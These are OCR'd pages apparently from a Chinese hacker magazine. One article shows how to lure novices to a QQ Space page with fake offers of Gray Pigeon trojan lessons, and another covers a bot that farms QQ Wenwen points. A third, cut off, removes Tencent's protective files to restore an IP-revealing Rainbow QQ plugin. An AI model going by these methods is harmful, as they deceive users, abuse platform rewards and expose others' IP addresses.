


图8

文章难易度：★

文章简述：利用人盲目学东西的心理，达到刷QQ空间人气的目的。

另类方式刷QQ空间人气

葬雲

最近，想好好弄弄我的QQ空间，可惜腾讯封杀了大量的免费代码，对于囊中羞涩的我来说花钱办黄钻有点儿舍不得，这使我想到了在前几期杂志上看到的在QQ空间添加广告代码来获取积分从而兑换黄钻的办法。要想获取最大限度的积分，就必须得有很大的空间人气，可能会有小菜要说了：“使用QQ空间人气精灵不就行了吗？”事实上，这款工具虽然可以提升人气指数，但却不是实质性的增加积分。这时我想到了以前曾在天空软件网站下载灰鸽子时曾留了一个言，内容是“我可以教大家使用远控，不要钱的，谁有兴趣的话，可以加我QQ:63240041”，如图1。而这个留言的结果，就是导致了每天一登录QQ，消息就弹个不停。我们完全可以利用小菜们盲目学东西的这一心理特点，来让他们踩我们的空间。




图1




图2

我们就以灰鸽子为例吧，假设说你的QQ空间里有如何使用灰鸽子的日志，你就可以在软件下载的网上搜一下灰鸽子，如果有下载的话你就可以留言“我空间里有教大家如何使用过灰鸽子的教程，大家可以去看一下 http://user.qzone.qq.com/你的QQ号，如果有不懂得地方大家可以给我留言，我可以教大家”，如图2。

这样一来别人在给你踩空间的同时，也就会给你留言了，可谓是一箭双雕！这里需要注意的是，说话的语气一定要亲切、真诚，这样才会最大限度的让别人来




图3




图4

踩你的空间。

当然了，如果你的日志里有其它技术性的文章或软件介绍，也可以在网上搜索一下然后再对应的进行留言。推广的越多，你的空间每天的访问量也就会越大，如图3。



图5

还有一个小方法，就是在你写完一篇精彩的日志时，点击中间的“推荐日志”，如图5，并设置好分类，同时把“同时推荐到soso搜吧”也勾选上，最后输入验证码并点击“确认推荐”就可以了，如图5。成功的话就会把你的日志推荐到QQ空间的官网了，同时在soso也能搜索到你的文章了，这样你的空间访问量肯定就会猛增的，就这样我的广告积分没多长时间就有这么多了，如图6。




图6


利用 QQ 问问来快速刷 Q 币


Solar-fly [S.N.T]

现在 TX 推出了大量的网络游戏，游戏多了活动自然也就多了，今天就就教大家如何利用 TX 的活动来赚他的 QB。对于百度知道，相信大家都知道吧，不过 TX 也推出了个类似的活动，那就是 QQ 问问，我要教给大家的，就是如何使用 QQ 问问来刷积分更换 QB。

我们需要用到的工具主要有 QQ 问问全自动刷积分／QB 软件，另外吗，自然就是一个 QQ 号了呀。打开软件并登录，如图 1，登录成功后就会自动转入一个新的页面，如图 2。



图 1



图 3


图 2


点击“开始”按钮，QQ 就会弹出一个小窗口，如图 3。这时软件就会自动开始提问回答和寻宝了，如图 4。

接下来就是登录网站查看获奖信息了，网址是 http://wenwen.soso.com/z/LLogin.e?sp=10001，如图 5，图 6。


图 5


图 6

看到这里，可能会有很多朋友有疑惑，我给大家简单的解释一下：这个软件是通过 QQ 问问的活动来自动快速的获得问问积分的，并且在刷分的过程中有机会获得 QB 奖励！同时它还支持多开，也就是说一台电脑可以随便开好几个软件，这样就能刷好几个号了。同时我要提醒大家的是，一个 QQ 号一天只能刷 200 积分（可能还会变动），并且每周三零点清空上周的抽奖库，因此大家就得随时关注获奖名单了。至于奖励的方式，大家参看 QQ 问问官方网站就可以了，网址是 http://wenwen.soso.com/m/Home.htm。


图 4

（本文所涉及到的 QQ 问问全自动刷积分／QB 软件已收录到光盘中）

让“彩虹”轻松复活

Gao_ZL

彩虹 QQ 的显隐身和显 IP 功能是大家非常欢迎和喜爱的，但近期却遭到了腾讯的强行封杀，真没想到腾讯也玩“黑屏”，本文我就介绍如何解决被腾讯强行删除和显示全 IP 的方法，希望小菜们能够喜欢。

方法一：打开 QQ 的安装目录，在目录中找到 SafeBase 文件夹下的 tsfsres.dat 文件并删除掉，如图 1，然后在 SafeBase 文件夹中再新建一个名为 tsfsres.dat 的文件夹，接着把 QQUpdateCenter.EXE 和 selfupdate.exe 也删除掉，再新建两个 TXT 